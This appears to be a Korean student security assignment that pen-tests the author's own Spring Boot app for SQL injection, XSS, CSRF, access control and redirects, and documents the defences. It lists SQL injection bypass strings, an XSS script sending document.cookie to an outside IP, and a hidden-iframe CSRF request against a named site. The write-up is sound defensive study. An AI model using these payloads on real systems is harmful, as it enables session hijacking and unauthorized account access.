네트워크 보안과제 2

133479 정민석

개요

10대 보안 이슈를 정리한다.

해당 이슈들을 가지고 모의 해킹을 통해 현재 웹 서비스의 보안 안정성을 확인한다.

문제가 되는 보안이슈를 해결한다.


실험환경 : Ubuntu 18.04, postgreSQL, spring boot 2.1.5

보안 이슈 정리

1. SQL INJECTION

개념

데이터베이스(DB)와 연동된 웹 어플리케이션에서 입력된 데이터에 대한 유효성 검증을 하지 않을 경우, 공격자가 입력 폼 및 URL 입력란에 SQL문을 삽입하여 DB로 부터 정보를 열람하거나 조작할 수 있는 보안약점을 말함.



〈그림 3-1〉 SQL 삽입

<그림 3-1>에서 나타낸 것처럼, 취약한 웹 응용프로그램에서는 사용자로부터 입력된 값을 필터링 과정 없이 넘겨받아 동적쿼리(Dynamic Query)를 생성하기 때문에 개발자가 의도하지 않은 쿼리가 생성되어 정보유출에 악용될 수 있다.

동적쿼리(Dynamic Query) : DB에서 실시간으로 받는 쿼리.Prepared Statement가 동적쿼리가 됨.

상세 내용

참조1,참조2

```
username : ' having 1=1--
```

1. `--`는 뒤에 오는 내용을 주석으로 만든다. (한줄 주석에 해당)

즉

```
select * from users where username = ' +username+ ' and password = '
+password+'
```

와 같은 코드에서 username, password에 값이 삽입되면 다음과 같은 쿼리가 완성된다.

```
select * from users where username = '' having 1=1-- and password = ''
```

위와 같은 방식으로 동작한다.

적용 및 테스트

```java
@Service
public class AccountService {

    public AccountRepository accountRepository;

    public AccountService(AccountRepository accountRepository) { this.accountRepos

    public void login(HttpSession httpSession, Account loginAccount) {
        Account foundAccount = findByAccountId(loginAccount);
        foundAccount.passwordCheck(loginAccount.getPassword());
        httpSession.setAttribute(SessionUtils.USER_SESSION_KEY, loginAccount);
    }

    private Account findByAccountId(Account loginAccount) {
        return accountRepository.findByAccountId(loginAccount.getAccountId()).orEl
    }

    public void logout(HttpSession httpSession) {
        httpSession.removeAttribute(SessionUtils.USER_SESSION_KEY);
    }
}
```

```java
    public boolean passwordCheck(String password){
        if(!this.password.equals(password)){
            throw new UnAuthorizedException("password error");
        }
        return true;
    }
```

현재 Spring Data JPA (hibernate)를 사용하여 accountId를 조건으로 쿼리를 생성하고있다.

따라서 username부분에 injection을 시도해서 '없는 아이디' 에러가 아닌 '비밀번호 오류' 를 발생시키고자 한다.

테스트 항목

① ‘or 1=1;- - ② ‘ ’ or 1=1- - ③ "or 1=1 -- ④ or 1=1-- ⑤ 'or 'a'='a ⑥ " or "a"="a	⑦ ')or('a'='a ⑧ sql' or 1=1- - ⑨ sql" or 1=1-- ⑩ + or 1=1- - ⑪ ';- -

결과

Whitelabel Error Page

This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sun Jun 16 15:02:12 KST 2019
There was an unexpected error (type=Internal Server Error, status=500).
??? ??
com.aicri.webapplication.exception.UnAuthorizedException: ??? ??
at com.aicri.webapplication.service.AccountService.lambda$findByAccountId$0(AccountService.java:27)
at java.util.Optional.orElseThrow(Optional.java:290)
at com.aicri.webapplication.service.AccountService.findByAccountId(AccountService.java:27)

여러가지를 테스트 해본결과 모두 '아이디 없음(UnAuthorized)' 에러가 뜬다. hibernate는 sql Injection에 대한 처리를 자체적으로 하고 있는듯 하다.

```
String sql = "SELECT u FROM User u WHERE id=" + id;
```

위와 같은 방식으로 사용자가 동적으로 쿼리를 생성할때는 sql/jpql 관계없이 injection 공격의 위험에 노출된다.

파라미터를 사용한 쿼리를 이용하면 이를 방지 할 수 있다.

참조, 참조2

"HOW?"에 관련된 부분을 향후 추가하도록한다.

결론

현재 Account Form은 관리자 계정만 사용할 수 있으며, username input부분에 향후 계정이 추가 된다고 하더라도 `"( , ), ", ', >"` 등의 특수문자를 이용 할 일이 없다.


현재 생성시키는 쿼리는 아래와 같다.

```
Hibernate:
    select
        account0_.id as id1_0_,
        account0_.account_id as account_2_0_,
        account0_.password as password3_0_
    from
        account account0_
    where
        account0_.account_id=?
```

동적으로 생성시키는 파트에 password는 포함되지 않으므로, password input에 생기는 sql injection은 고려하지 않아도 된다.

따라서 백엔드의 username input 검증 로직에서 `" ( , ) , " , ' , > , "` 문자 검출시에 예외처리를 진행하면 account 계정에 대한 sql Injection을 방지 할 수 있다.

적용





`admin' or 2 > 1 ) --`으로 sql injection을 시도했을때, 디버깅에서 protectSQLInjection메서드에서 에러를 발생시키는 것을 확인 할 수 있었다.

크로스 사이트 스크립트(XSS)

개념

게시판등에서 `<script>` 태그로 악의적인 스크립트를 주입해, 일반 유저의 pc로부터 쿠키 등을 유출하는 공격, 이는 서버단에서 조치하는것이 불가능하고, 프론트에서 스크립트에 대한 필터링을 해야함.





게시판에서 다음과 같은 script태그를 저장할 경우. 이 태그가 프론트 렌더링 시에 그대로 반영되면서 script태그가 작성되고, 스크립트가 실행된다. 이때 쿠키 유출 등의 스트립트를 실행함으로써 공격을 하는 방식.

상세 내용

참조

유저 세션 Hijacking

공격 방법은 크게 두가지가 있다.

1. 게시판에서 Script태그를 저장하는 방식. (위 예시)
2. uri 파라미터로 스크립트를 전송하는 방식.

```
http://localhost:81/DVWA/vulnerabilities/xss_r/?name=
<script>alert(document.cookie)</script>
```

위의 문법은 클라이언트 브라우저에 현재 쿠키 정보를 띄우게 한다.

Hijacking


이 정보를 어떻게 해커에게 전송하게 만들까?

아래와 같은 방식을 이용하면 된다


```
<script>new Image().src="http://192.168.149.128/bogus.php?
output="+document.cookie;</script>
```

위 스크립트가 실행되면, javascript는 요청을 실행하고, 그때 payload로 클라이언트의 쿠키정보를 전송한다.


적용 및 테스트




html태그에 `<script>alert("ss");</script>` 태그를 입력했을경우. (스크립트가 실행된다.)



연구·사업





게시글로 저장된 스크립트를 mustache 렌더링 언어를 통해 렌더링 한 경우. (스크립트가 실행되지 않는다.)

왜 이런걸까?

> 참조 : https://stackoverflow.com/questions/16015483/is-mustache-xss-proof
>
> check that the Mustache implementation you're using escapes single quotes. It's apparently not in the spec to do so (https://github.com/mustache/spec/issues/69) but the major implementations thankfully escape it anyway.
>
> mustache는 script의 실행을 방지해 주는 기능을 제공한다. 또한 현재 특정단어를 escape처리되는 문자로 지정하고 있다.

결론

적용 : mustache 문법을 사용함으로써 XSS공격을 방지한다.

암호화 저장

개념

민감한 데이터가 암호화 되어 저장되어있는가.

표준 암호화 알고리즘 적용 여부

비인가 접근으로부터 보호되고 있는지 여부

결론

무차별 공격등을 방지하기위해 랜덤 salt를 부착하는 암호화기법을 사용한다.

적용 : Spring Security의 BCrypt를 사용하여 암호등을 암호화 하여 저장한다.

크로스사이트 변조요청(CSRF)

개념

사용자의 권한 탈취가 아니라, 사용자가 특정 행동을 하도록 하는 기법.

상세내용

게시글 작성시에, Post방식으로 데이터를 전송하지만 실제 와이어 샤크에 확인되는 부분은 Get방식으로 날라온다. 즉 서버에선 Get방식과 POST방식을 따로 처리하지 않음.

따라서. get방식으로도 게시글 작성을 요청할 수 있음을 뜻한다.

하지만 Spring MVC는 http Method에 따라 다른 처리를 진행하므로, 위의 방식은 동작하지 않는다.

```
<iframe
src="http://dowellcomputer.com/hacking/talk/talkWriteAction.jsp?
talkType=JAVA&talkTitle=fool&talkContent=fool&talkSourceCode=fool"
width="0" height="0" frameborder="0"></iframe>
```

위와 같은 방식으로 XSS코드를 삽입하고, src를 이용해서, 현재 게시글에 게시글을 등록하는 코드를 작성한다. 이후 이용자들이 이 글을보면 위의 src를 요청하고, 요청에 따라 이용자는 자신도 모르게 글을 작성하게 된다.

악용시에 어떤 상품을 구매하도록 하는 방식, 회원 수정 요청을 하는 방식 등으로 사용 될 수 있다.

결론

CSRF공격은 기본적으로 XSS를 통한 공격이므로, XSS에 대한 방어를 하므로써 동시에 방어 되는 항목이다.

현재 게시판은 관리자만 접근가능하고, 권한 체크를 하는 구조로 이루어져 있기때문에 XSS공격이 불가능하며, 마찬가지로 CSRF공격이 불가능하다.

또한 기본적으로 mustache 언어의 기능으로 인해 XSS공격이 방어되어 있다.

URI 접근 제한

개념

허가되지 않은 사용자의 허용되지 않은 URI접근에 대한 통제가 있어야 한다.

상세내용

/admin/adduser.php와같은 숨겨진 URI 접근시 인증여부를 확인 해야한다.

적용 및 테스트

결론

페이지중 권한이 필요한 페이지 (각 게시글 작성폼 페이지, Post 요청 마다 Session을 통해 권한 정보를 확인함)

검증되지 않은 리다이렉트와 포워드

개념

웹 어플리케이션이 유저를 다른페이지로 연결(리다이렉트, 포워드)시키기 위해 신뢰되지 않은 데이터를 사용하는 경우, 적절한 확인이 없다면 공격자가 이를 이용하여 피싱, 악성코드 사이트로 연결 시킬 수 있음.

또한 공격자가 이를 권한 없는 페이지를 접근하는데에 악용 할 수 있음.

결론

현재 웹 어플리케이션은 프론트 redirection을 완벽히 배재하고 있으며, 다른 페이지 연결은 background forwarding을 사용하여 문제의 여지가 없다.

사용 예시 1 : 고정된 URI의 포워딩

```
@PostMapping("")
public String login(HttpSession httpSession, Account account){
    accountService.login(httpSession, account);
    return "redirect:/";
}

@GetMapping("/logout")
public String logout(HttpSession httpSession){
    accountService.logout(httpSession);
    return "redirect:/";
}
```

기본적으로 고정된 URI의 포워딩을 사용한다.

사용 예시 2 : 타입체크가 가능한 URI 작성방식

```
@PostMapping("/posts")
public String savePost(Post inputedPost, @PathVariable Long boardId, HttpSession httpSession) {
    Post post = postService.save(inputedPost, boardId, httpSession);

    return "redirect:"
            +UriResource.BOARD_URI+"/"+boardId
            +"/posts/"+post.getId();
}
```

동적으로 생성하는 포워딩 URI의 경우 Java문법으로 작성되어있다. 현재 final로 작성된 상수 + Long 타입의 boardId + Long 타입의 post.id가 사용된 모습.